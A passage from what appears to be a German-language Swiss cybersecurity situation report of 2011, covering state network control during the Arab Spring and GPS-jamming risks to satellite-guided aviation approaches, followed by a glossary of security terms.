Notfallszenarien, wie beispielsweise das Kappen von Netzwerken oder auch der Unternehmenskommunikation im Ereignisfall, muss dies auch den vollkommenen Schutz der existenzsichernden Firmengeheimnisse beinhalten. «Eine nüchterne Einschätzung der Spionagegefahren und eine sachgerechte Vorbereitung sind unerlässlich. Man muss die Kronjuwelen erkennen und sie hochwertig schützen».[56] Das heisst, dass Dokumente, deren Verlust die Firma existenziell gefährden, nicht auf einen Server gehören, welcher mit dem Internet verbunden ist oder anderweitigen externen Zugriff zulässt.

5.3 Arabischer Frühling – Die Medialisierung in einer globalisierten Welt und die staatlichen Netzwerkkontrollen

In Ländern wie Tunesien, Ägypten, Jemen, Lybien, Syrien und in Ansätzen in Saudi-Arabien, Bahrain und Marokko haben in den letzten Monaten Proteste und tiefgreifende Umwälzungen stattgefunden. Diese gingen unter dem Titel des «Arabischen Frühlings» in die Geschichtschreibung ein. Während der Hauptfokus der Berichterstattungen auf den Demonstrationen, Aufständen, dem Sturz der Machthaber und der in Teilen Bürgerkriegszuständen lag, zeigten die Vorgänge in einzelnen Ländern auch eine interessante Entwicklung im Bereich der staatlichen Netzkontrolle. So entschied sich beispielsweise das ägyptische Regime für eine praktische Vollabschaltung des Netzwerkverkehrs und damit de facto des Internets in Ägypten während der Unruhen. In einem möglichen Zusammenhang mit anderen Unruheherden stand die Ende März 2011 gemachte Meldung der Electronic Frontier Foundation (EFF), dass die durchgehende Verschlüsselung per *SSL* für Hotmail-Konten mit Profilen in diversen Zentralasiatischen und arabischen Staaten ausgeschaltet worden war. Der Hotmail-Betreiber Microsoft hat unterdessen mit dem Hinweis auf eine Fehlfunktion die Verschlüsselung wieder aktiviert.

[56] Interview mit Walter Opfermann in der Badischen Zeitung: http://www.badische-zeitung.de/offenburg/die-kronjuwelen-schuetzen--43986285.html (Stand: 15. August 2011).

Ebenfalls in die gleiche Zeit fiel eine Meldung der «New York Times», wonach die US-Regierung an einem «Internet im Koffer» arbeitet. Ein Gerät, das in einem Aktenkoffer Platz findet und den Betrieb eines lokalen (Drahtlos-)Netzwerks mit Internetanschluss, unabhängig von staatlicher Störung und Zensur, ermöglicht. In solchen Netzwerken fungieren dann alle angeschlossenen Computer typischerweise als einzelne *Knotenpunkte*, die drahtlos miteinander verbunden sind und Informationen mehrfach weiterleiten. Die Idee dabei ist es, den Aufbau von Schattennetzwerken voranzutreiben, um die Kommunikationswege von Dissidenten im Ausland zu schützen. Die Bemühungen seien seit dem Sturz des ehemaligen ägyptischen Präsidenten Mubarak verstärkt worden.

Zuvor hatten die Amerikaner bereits in Afghanistan ein eigenes Mobilfunknetz aufgebaut, da das bestehende staatliche Netz durch die Taliban regelmässig gestört worden war um insbesondere zu verhindern, dass Personen aus der Bevölkerung die NATO-Truppen per Handy über Bewegungen der Taliban informieren konnten.

Die Unterstützung von Demokratiebemühungen in autokratischen Systemen mit Hilfe von nicht staatlich kontrollierten Kommunikationsmitteln ist nach eigenen Angaben ein Instrument der US-Aussenpolitik. Allerdings ist dieser Ansatz in sich nicht neu. Bereits Anfang der 90er Jahre wurden Nichtregierungsorganisationen gegründet, welche sich der medialen Ausrüstung von Personen zur Dokumentierung von Menschenrechtsverletzungen widmen. So beispielsweise die von Showbusiness-Grössen wie Peter Gabriel, Susan Sarandon und Tim Robbins gegründete und unterstützte WITNESS. Gerade in einer multipolaren Weltordnung ist die Möglichkeit, auf Missstände medial hinzuweisen, äusserst effektiv und wichtig. Während zur Zeit des kalten Krieges staatliche Verfehlungen meist nur von einer Seite angeprangert wurden, während sich die andere Seite geschlossen in ihrer Gegenreaktion zeigte, können heute Meldungen über Missstände internationale Reaktionen durch alle Blöcke erwirken.

Grundsätzlich zeigten die Umwälzungen im arabischen Raum in erster Linie die Macht der freien Information auf, welche massgeblich dazu führte, dass sich Dissidenten und Aufständische organisieren und absprechen und mit ihren Aktionen eine breite Öffentlichkeit ansprechen konnten. Diese Entwicklung wurde dabei auch durch die Tatsache gestützt, dass Regierungen nicht mehr davon ausgehen dürfen, von einst befreundeten Staaten und Alliierten bei jeder Aktionen vorbehaltlos unterstützt zu werden. Insofern sind die Ächtung eines Staates und mögliche Sanktionen durch die internationale Gemeinschaft heute bei der entsprechenden Medialisierung von Geschehnissen schneller erreichbar, als zu Zeiten klarer geostrategischer und –politischer Überlegungen und Allianzen.

Diese Logik veranlasst jedoch bestimmte Staaten, eine strengere und zentralisiertere Netzkontrolle innerhalb ihrer Landesgrenzen auszuüben, um so den Informationsfluss nach Aussen und Innen zu filtern. So gab es verschiedentlich Hinweise darauf, dass beispielsweise Ägypten sich zumindest Offerten bei internationalen Sicherheitsfirmen für Technologie zur Netzwerkkontrolle einholte. Neben gängigen Argumenten, wie eine effiziente Filterung ungebetener oder verbotener Internetinhalte aus dem Ausland, erlaubt eine zentrale Kontrolle von Netzwerkanbietern auch die totale Abschaltung oder Abschottung der über das Internet verfügbaren Informationen, soweit diese über die staatlich kontrollierten Internet Provider angesurft werden. Vor diesem Hintergrund ist auch die US-Initiative zu sehen, die es erlauben soll, ausserhalb der kontrollierten Netzwerke Zugang zum Internet herzustellen.

Allerdings lässt sich die Kontrolle über die Datenkommunikation nicht nur für Abwehrmassnahmen oder gezielte Einschränkungen nutzen. Datenströme könnten auch gezielt manipuliert werden. Das heisst, dass prinzipiell jeder Datenstrom nach Innen und Aussen, welcher der Kontrolle eines Staates unterliegt, manipuliert werden kann - unter Umständen auch in Echtzeit. Dabei sind neue Varianten von Infektionsvektoren absehbar, wie beispielsweise eine gezielte Drive-by-Infektion beim Ansteuern einer Website innerhalb eines kontrollierten Netzwerkes eines bestimmten Staates. Auch die Auslieferung von Dokumenten über solche Webseiten oder innerhalb der Netzwerke eines Staates könnte somit bei Bedarf noch vor Ankunft beim Benutzer gezielt mit Malware versehen werden.

5.4 Satellitennavigation: GPS nun auch in der Luftfahrt

Das *Global Positioning System (GPS)* ist ein globales Navigationssatellitensystem zur Positionsbestimmung und Zeitmessung. Über einen Empfänger lassen sich somit jederzeit die Längen- und Breitengrade der eigenen Position ermitteln. GPS-Empfänger sind heutzutage nahezu überall zu finden: In Smartphones, Digitalkameras bis hin zu Autos. Zunehmend wird Satellitennavigation aber auch in sicherheitsrelevanten Anwendungen implementiert. So hat das Bundesamt für Zivilluftfahrt (BAZL) am 17. Februar 2011 auf der Nordpiste 14 des Flughafens Zürich zum ersten Mal in der Schweiz ein Verfahren für einen satellitengestützten Anflug genehmigt.[57] Die Führung der Flugzeuge erfolgt durch Satellitensignale, die den Piloten bis zur Landung eine Reihe fixer Wegpunkte im dreidimensionalen Raum vorgeben. Der Flugweg des neuen Verfahrens entspricht dem bisherigen: Die Flugzeuge fliegen sowohl horizontal wie vertikal exakt gleich an wie heute. Flugzeuge, die gestützt auf das Satelliten-System die Piste 14 anfliegen wollen, müssen mit den für den Empfang und die Auswertung der Signale erforderlichen Instrumenten ausgerüstet sein. Ist dies nicht der Fall, erfolgt die Landung weiterhin mit Hilfe des *Instrumentenlandesystems (ILS).* Auch für den Fall, dass das Satelliten-System vorübergehend nicht verfügbar ist, kommt als Ersatz das ILS zum Einsatz. Am 27. Juli 2011 wurden dann auch Helikopter-Anflüge mit Satellitennavigation auf das Inselspital in Bern freigegeben.[58] Dies ermöglicht es, Flüge mit Patienten zum Inselspital auch bei Nebel oder tief hängenden Wolken durchzuführen. Mit dem neuen Verfahren navigiert der Pilot den Helikopter gestützt auf Satellitennavigation und unter Aufsicht der Flugsicherung bis zu einem definierten Punkt im dreidimensionalen Raum. Verfügt er bei diesem Punkt über Sichtkontakt zur Landestelle, kann er den Anflug fortsetzen und den letzten Teil inklusive die Landung nach Sicht absolvieren. Ist der Landeplatz jedoch von diesem Punkt aus nicht erkennbar, muss der Anflug aus Sicherheitsgründen abgebrochen werden. Unter der Leitung des BAZL sind verschiedene Akteure an diesem Programm beteiligt, das über ein Dutzend Projekte und Ideen zur Anwendung von Satellitennavigation umfasst. Das Projekt ist Bestandteil des Programms «Chips»[59], das als Ideenplattform für Satelliten-Anflüge in der Schweiz dient. An dem Programm arbeiten unter der Leitung des BAZL die Flughäfen Genf und Zürich, die Flugsicherung Skyguide, die Fluggesellschaften Swiss und Easy-Jet, die Schweizer Luftwaffe sowie die Regionalflugplätze mit.

Bei dieser Entwicklung darf nicht vergessen werden, dass Satellitennavigation nicht für den Einsatz in der Zivilluftfahrt entwickelt wurde und auch leicht absichtlich oder unabsichtlich gestört werden kann. So berichtete die Zeitung «The Economist»[60] in seinem ersten Quartalsbericht 2011, dass das GPS-System am Flughafen von Newark, welches den Piloten bei der Navigation hilft, Ende 2009 unter geheimnisvollen Störungen litt. Nach mehreren Monaten dauernden Nachforschungen zeigte sich, dass die Störungen durch einen Lastwagenfahrer verursacht wurden. Dieser rastete regelmässig neben dem Flughafen und hatte einen «*GPS-Jammer*» bei sich. Ein solches Gerät dient dazu, Signale zu stören. Der Fahrer verhinderte damit, dass sein Arbeitgeber über das im Lastwagen eingebaute GPS-Gerät seinen Standort und damit seine nicht-Bewegung eruieren konnte. In einem anderen Fall[61] testete ein Sicherheitsberater einen Störsender an Bord eines Bootes, was die Schifffahrt erheblich beeinträchtigte. Diese ersten Beispiele wirken nicht besonders Besorgnis erregend, da sie mit keiner Schädigungsabsicht erfolgten. Allerdings lässt sich leicht ausmalen, welche Konsequenzen möglich sind, wenn dahinter eine kriminelle Absicht steckt. So werden «GPS-

---

57 http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=de&msg-id=37695 (Stand: 15. August 2011).

58 http://www.bazl.admin.ch/aktuell/medieninformation/00024/index.html?lang=de&msg-id=40377 (Stand: 15. August 2011).

59 http://www.bazl.admin.ch/themen/infrastruktur/00302/02393/index.html?lang=de (Stand: 15. August 2011).

60 http://www.economist.com/node/18304246 (Stand: 15. August 2011).

61 http://www.newscientist.com/article/dn20202-gps-chaos-how-a-30-box-can-jam-your-life.html?page=1 (Stand: 15. August 2011).

Jammer» z.B. bei Autodiebstahl[62] genutzt, um zu verhindern, dass das gestohlene Auto geortet werden kann. Auch im militärischen Bereich werden «GPS-Jammer» eingesetzt, um beispielsweise die Signale zu stören, welche Flugkörper lenken. Militärische «GPS-Jammer» können Gebiete abdecken, die Dutzende von Kilometern umfassen.

Gerade für Anwendungen, bei denen sich die Installation eines konventionellen Anflugsystems aus Kostengründen nicht lohnt –beispielsweise bei Helikopterlandeplätzen –, kann die Satellitenavigation eine mögliche Alternative sein. Der Anflug auf das Inselspital ermöglicht es, den Patienten auch bei schlechtem Wetter möglichst schnell und auf direktem Weg ins Notfallspital zu bringen. Die Internationale Zivilluftfahrtorganisation ICAO sieht in Zukunft vor, kostenintensive Bodennavigationsanlagen wie zum Beispiel das ILS durch Anflugverfahren, die auf Satellitennavigation basieren, zu ersetzten. Die obenstehenden Beispiele zeigen, dass Satellitensignale gestört werden oder bei ungünstiger Konstellation der Satelliten sogar ausfallen können. Die genehmigten Anflugverfahren sehen vor, dass der Pilot in diesem Falle eine Warnung erhält und den Anflug jederzeit abbrechen kann. Es kommt also darauf an, Störungen des Satellitensignals sofort zu erkennen. Eine Möglichkeit besteht in der Entwicklung von so genannten Anti-Jammern, die eine Überlagerung von Signalen erkennen, welche Störungen verursachen können.

[62] http://www.securitynewsdaily.com/gps-jammers-transport-communications-0625/ (Stand: 15. August 2011).

Glossar

Backdoor	Backdoor (deutsch: Hintertür) bezeichnet einen Teil einer Software, der es Benutzern ermöglicht, unter Umgehung der normalen Zugriffssicherung Zugang zum Computer oder einer sonst geschützten Funktion eines Computerprogramms zu erlangen.
App	Der Begriff App (von der englischen Kurzform für Application) bezeichnet im Allgemeinen jede Form von Anwendungsprogrammen. Im Sprachgebrauch sind damit mittlerweile jedoch meist Anwendungen für moderne Smartphones und Tablet-Computer gemeint.
Barcode	Als Strichcode, Balkencode oder Barcode wird eine optoelektronisch lesbare Schrift bezeichnet, die aus verschieden breiten, parallelen Strichen und Lücken besteht.
Blog	Ein Blog ist ein auf einer Website geführtes und damit meist öffentlich einsehbares Tagebuch oder Journal, in dem mindestens eine Person, der Web-Logger, kurz Blogger, Aufzeichnungen führt, Sachverhalte protokolliert oder Gedanken niederschreibt.
Botnetz	Eine Ansammlung von Computern, die mit Malicious Bots infiziert sind. Diese lassen sich durch einen Angreifer (den Botnetzbesitzer) komplett fernsteuern. Je nach Grösse kann ein Botnetz aus einigen Hundert bis Millionen kompromittierter Rechner bestehen.
Browser	Computerprogramme, die vorwiegend dazu verwendet werden, verschiedene Inhalte im World Wide Web anzuzeigen. Die bekanntesten Browser sind Internet Explorer, Opera, Firefox und Safari.
Brute-Force-Angriffs	Die Brute-Force-Methode (von englisch: brute force = rohe Gewalt) ist eine Lösungsmethode für Probleme aus den Bereichen Informatik, Kryptologie und Spieltheorie, die auf dem Ausprobieren aller (oder zumindest vieler) möglichen Fälle beruht.
CASH	CASH ist eine schweizerische Elektronische Geldbörse, die zum einfachen Bezahlen kleinerer Beträge eingesetzt werden kann.
Cloud-Services	Cloud Computing (Synonym: Cloud IT, deutsch etwa Rechnen in der Wolke) ist ein Begriff aus der Infor-

	mationstechnik (IKT). Die IT-Landschaft wird durch den Anwender nicht mehr selbst betrieben/bereitgestellt, sondern über einen oder mehrere Anbieter bezogen. Die Anwendungen und Daten befinden sich nicht mehr auf dem lokalen Rechner oder im Firmenrechenzentrum, sondern in der Wolke (Cloud). Der Zugriff auf diese entfernten Systeme erfolgt über ein Netzwerk.
Command-and-Control-Server	Die meisten Bots können von einem Botmaster über einen Kommunikationskanal überwacht werden und Befehle empfangen. Dieser wird als Command and Control-Server bezeichnet.
Cookie	Kleine Textdateien, die beim Besuch einer Webseite auf dem Rechner des Benutzers abgelegt werden. Mit Hilfe von Cookies lassen sich beispielsweise persönliche Einstellungen einer Internet-Seite speichern. Allerdings können sie auch dazu missbraucht werden, die Surfgewohnheiten des Benutzers zu erfassen und damit ein Nutzerprofil zu erstellen.
Data Loss Prevention	Data Loss Prevention (DLP) ist ein einprägsamer Marketingbegriff aus dem Bereich der Informationssicherheit. Klassisch gesehen gehört DLP zu den Schutzmassnahmen, die direkt den Schutz der Vertraulichkeit von Daten unterstützt und je nach Ausprägung direkt oder indirekt die Integrität und Zuordnungsbarkeit.
DDoS-Angriffe	Denial-of-Service Attacke. Hat zum Ziel, einen bestimmten Dienst für deren Benutzer unerreichbar zu machen oder zumindest die Erreichbarkeit des Dienstes erheblich einzuschränken.
Dial-up-Modem	Bedeutet «Einwahl» und bezeichnet das Erstellen einer Verbindung zu einem anderen Computer über das Telefonnetz.
digitale Zertifikate	Beglaubigt die Zugehörigkeit eines öffentlichen Schlüssels (PKI) zu einem Subjekt.
Domains	Der Domain Name (z. B. www.example.com) kann durch das DNS (Domain Name System) in eine IP-Adresse aufgelöst werden, die dann verwendet werden kann, um Netzwerkverbindungen zu diesem Rechner aufzubauen.
Drive-by-Infektion	Infektion eines Computers mit Malware allein durch Besuch einer Web-Seite. Vielfach beinhalten die betroffenen Web-Seiten seriöse Angebote und sind zwecks Verteilung der Malware zuvor kompromittiert worden. Die Infektion erfolgt meistens durch das

	Ausprobieren von Exploits für vom Besucher noch nicht geschlossene Sicherheitslücken.
Einmalpasswort	Ein Einmalpasswort ist ein Kennwort zur Authentifizierung oder auch Autorisierung. Es ist nur für einen einzigen Vorgang gültig und kann kein zweites Mal benutzt werden.
EMV Chips	Die Abkürzung EMV bezeichnet eine Spezifikation für Zahlungskarten, die mit einem Prozessorchip ausgestattet sind, und für die zugehörigen Chipkartengeräte (POS-Terminals und Geldautomaten). Die Buchstaben EMV stehen für die drei Gesellschaften, die den Standard entwickelten: Europay International (heute MasterCard Europe), MasterCard und VISA.
Exploit	Ein Programm, ein Script oder eine Codezeile, mit der sich Schwachstellen in Computersystemen ausnutzen lassen.
Fernzugang	Siehe VPN.
Firewalls	Eine Firewall (englisch: für Brandmauer) schützt Computersysteme, indem sie ein- und ausgehende Verbindungen überwacht und gegebenenfalls zurückweist. Im Gegensatz dazu ist eine Personal Firewall (auch Desktop-Firewall) für den Schutz eines einzelnen Rechners ausgelegt und wird direkt auf dem zu schützenden System – das heisst auf dem entsprechenden Rechner – installiert.
Flash Player	Adobe Flash (kurz Flash, ehemals Macromedia Flash) ist eine proprietäre integrierte Entwicklungsumgebung zur Erstellung multimedialer Inhalte. Flash findet heutzutage auf vielen Webseiten Anwendung, sei es als Werbebanner, als Teil einer Website z.B. als Steuerungsmenü oder in Form kompletter Flash-Seiten.
FTP	File Transfer Protocol FTP ist ein Netzwerkprotokoll zur Dateiübertragung über TCP/IP-Netzwerke. FTP kann beispielsweise verwendet werden, um Web-Seiten auf einen Webserver zu laden.
Global Positioning System (GPS)	Global Positioning System (GPS), offiziell NAVSTAR GPS, ist ein globales Navigationssatellitensystem zur Positionsbestimmung und Zeitmessung.
GPS-Jammer	Gerät zur Störung von GPS-Daten

Hardware-Token	Hardware-Komponente, die einen Authentifikationsfaktor (siehe Zwei-Faktor-Authentifizierung) ausgibt (z.B. SmartCard, USB-Token, SecureID etc.).
.htaccess	.htaccess (englisch: hypertext access) ist eine Konfigurationsdatei, in der verzeichnisspezifische Einstellungen vorgenommen werden können.
IFrame	Ein IFrame (auch Inlineframe) ist ein HTML-Element, das der Strukturierung von Webseiten dient. Es wird benutzt, um externe Webinhalte in der eigenen Homepage einzubinden.
Inputvalidierung	Inputvalidierung beschreibt den Vorgang Benutzereingaben so zu filtern, dass sie auf dem Server keinen Schaden anrichten können.
Instrumentenlandesystems (ILS)	Das Instrumentenlandesystem (ILS) ist ein System, das den Piloten eines Flugzeuges bei Anflug und Landung mittels zweier Leitstrahlen unterstützt.
IP-Adressen	Adresse, welche einen Computer im Internet (oder einem TCP/IP-Netzwerk) identifiziert (Beispiel: 172.16.54.87).
Jailbreakme	Mit Jailbreaking (englisch: Gefängnisausbruch) wird das Überwinden der Nutzungseinschränkungen auf Apple Produkten mittels geeigneter Software bezeichnet.
Javascript	Eine objektbasierte Scriptingsprache zur Entwicklung von Applikationen. JavaScripts sind im HTML-Code integrierte Programmteile, die bestimmte Funktionen im Internet Browser ermöglichen. Ein Beispiel kann das Kontrollieren von Benutzereingaben bei einem Webformular sein. So kann überprüft werden, ob alle eingegebenen Zeichen bei geforderter Angabe einer Telefonnummer auch wirklich Zahlen sind. Wie ActiveX Controls werden JavaScripts auf dem Rechner des Webseitenbesuchers ausgeführt. Neben nützlichen, lassen sich leider auch schädliche Funktionen programmieren. Im Gegensatz zu ActiveX werden JavaScripts von allen Browsern unterstützt.
Netzwerkknotenpunkte (Mesh-Netzwerk)	In einem Netz (englisch: Mesh) ist jeder Netzwerkknoten mit einem oder mehreren anderen verbunden. Die Informationen werden von Knoten zu Knoten weitergereicht, bis sie das Ziel erreichen.

Metadaten	Metadaten oder Metainformationen sind Daten, die Informationen über andere Daten enthalten.
Mikroprozessor	Ein Mikroprozessor ist ein Prozessor in sehr kleinem Maßstab, bei dem alle Bausteine des Prozessors auf einem Mikrochip vereinigt sind.
mTAN	Die Variante Mobile TAN (mTAN) oder smsTAN besteht aus der Einbindung des Übertragungskanals SMS. Die Transaktionsnummer (TAN) wird in Form einer SMS gesendet.
Near-Field-Communication (NFC)	Die Near Field Communication ist ein Übertragungsstandard nach internationalem Standard zum kontaktlosen Austausch von Daten über kurze Strecken.
PayPass	PayPass ist ein kontaktloses Bezahlsystem für kleine Beträge, dass auf RFID-Technologie beruht.
Phishing-Angriffe	Mittels Phishing versuchen Betrüger, an vertrauliche Daten von ahnungslosen Internet-Benutzern zu gelangen. Dabei kann es sich beispielsweise um Kontoinformationen von Online-Auktionsanbietern (z.B. eBay) oder Zugangsdaten für das Internet-Banking handeln. Die Betrüger nutzen die Gutgläubigkeit und Hilfsbereitschaft ihrer Opfer aus, indem sie ihnen beispielsweise E-Mails mit gefälschten Absenderadressen zustellen.
PIN	Eine Persönliche Identifikationsnummer (PIN) oder Geheimzahl ist eine Zahl, mit der man sich gegenüber einer Maschine authentisieren kann.
Point-of-Sale Terminals (POS)	Terminals in Geschäften, an denen bargeldloses Zahlen mit Debit- und Kreditkarten möglich ist.
Quelltext	Der Begriff Quelltext, auch Quellcode (englisch: source code) genannt, bezeichnet in der Informatik der für Menschen lesbare, in einer Programmiersprache geschriebene Text eines Computerprogrammes.
Referrer	Ein Referrer ist die Internetadresse der Webseite, von der der Benutzer durch Anklicken eines Links zu der aktuellen Seite gekommen ist (engl. to refer). Der Referrer ist ein Teil der an den Webserver geschickten HTTP-Anfrage.
Remote Administration Tool	Die Fernwartungssoftware (englisch: Remote Administration Tool) stellt eine Anwendung des Konzeptes Fernwartung für beliebige Rechner oder Rech-

	nersysteme dar.
RFID	RFID (englisch: radio-frequency identification) ermöglicht die automatische Identifizierung und Lokalisierung von Gegenständen und Lebewesen.
SCADA	Supervisory Control And Data Acquisition Systeme. Werden zur Überwachung und Steuerung von technischen Prozessen eingesetzt (z.B. Energie- und Wasserversorgung).
SecurID	Die SecurID ist ein Sicherheitssystem der Firma RSA Security zur Authentifizierung, also zur Überprüfung der Identität von Benutzern.
Seeds	Initialwert zur Berechnung von Einmalpasswörtern beispielsweise bei SecurID.
SIM	Die SIM-Karte (englisch: Subscriber Identity Module) ist eine Chipkarte, die in ein Mobiltelefon eingesteckt wird und zur Identifikation des Nutzers im Netz dient.
Skimming	Skimming (englisch: Abschöpfen) ist ein englischer Begriff für einen Man-in-the-middle-Angriff, der illegal die Daten von Kreditkarten oder Bankkarten ausspäht. Beim Skimming werden Kartendaten erlangt, indem Daten von Magnetstreifen ausgelesen und auf gefälschte Karten kopiert werden.
Smartphones	Ein Smartphone ist ein Mobiltelefon, das mehr Computerfunktionalität und -konnektivität als ein herkömmliches fortschrittliches Mobiltelefon zur Verfügung stellt.
SMS	Short Message Service Dienst zum Versenden von Kurzmitteilungen (maximal 160 Zeichen) an Mobiltelefonbenutzer.
Social-Engineering	Social-Engineering-Angriffe nutzen die Hilfsbereitschaft, Gutgläubigkeit oder die Unsicherheit von Personen aus, um beispielsweise an vertrauliche Daten zu gelangen oder die Opfer zu bestimmten Handlungen zu bewegen.
Spam	Unaufgefordert und automatisiert zugesandte Massenwerbung, worunter auch Spam-E-Mails fallen. Als Spammer bezeichnet man den Absender dieser Mitteilungen, während das Versenden selbst als Spamming bezeichnet wird.

Speicherkarten	Eine Speicherkarte, manchmal auch Flash Card oder Memory Card genannt, ist ein kompaktes, wiederbeschreibbares Speichermedium, auf dem beliebige Daten gespeichert werden können.
speicherprogrammierbare Steuerungen und Prozessleittechnik	Eine Speicherprogrammierbare Steuerung (SPS), englisch Programmable Logic Controller (PLC), ist ein Gerät, das zur Steuerung oder Regelung einer Maschine oder Anlage eingesetzt wird und auf digitaler Basis programmiert wird. Seit einigen Jahren löst sie die «festverdrahtete» verbindungsprogrammierte Steuerung in den meisten Bereichen ab.
SQL-Injection	SQL-Injection (SQL-Einschleusung) bezeichnet das Ausnutzen einer Sicherheitslücke in Zusammenhang mit SQL-Datenbanken, die durch mangelnde Überprüfung von zu übermittelnden Variablen entsteht. Der Angreifer versucht dabei eigene Datenbankbefehle einzuschleusen, um Daten in seinem Sinne zu verändern oder Kontrolle über den Server zu erhalten.
SSL	Secure Sockets Layer Ein Protokoll, um im Internet sicher zu kommunizieren. Der Einsatz von SSL liegt heute beispielsweise im Bereich von Online-Finanz-Transaktionen.
Trojanisches Pferd	Trojanische Pferde (häufig als Trojaner bezeichnet) sind Programme, die im Verborgenen schädliche Aktionen ausführen und sich dabei für den Benutzer als nützliche Anwendung oder Datei tarnen.
USB	Universal Serial Bus Serieller Bus, welcher (mit entsprechender Schnittstelle) den Anschluss von Peripheriegeräten, wie Tastatur, Maus, externe Datenträger, Drucker, usw. erlaubt. Der Rechner muss beim Ein- beziehungsweise Ausstecken eines USB-Gerätes nicht heruntergefahren werden. Die neuen Geräte werden meist (allerdings abhängig vom Betriebssystem) automatisch erkannt und konfiguriert.
User-Agents	Ein User Agent ist ein Client-Programm, mit dem ein Netzwerkdienst genutzt werden kann.
Viren	Ein selbstreplizierbares, mit schädlichen Funktionen versehenes Computerprogramm, welches sich zur Verbreitung an ein Wirteprogramm oder eine Wirtedatei hängt.
VPN	Virtual Private Network Ermöglicht durch Verschlüsselung des Datenverkehrs eine sichere Kommunikation zwischen Rechnern über öffentliche Netzwerke

	(z.B. das Internet).
Webseiteninfektionen	siehe Drive-By Infektion
White-Listing	Eine Weisse Liste (englisch: whitelist) oder Positivliste bezeichnet in der Informationstechnik ein Werkzeug, mit dessen Hilfe gleiche Elemente zusammengefasst werden, welche nach Meinung der Verfasser der Liste vertrauenswürdig sind.
Zero-Day Exploit	Sicherheitslücke, für welche noch kein Patch exisitiert.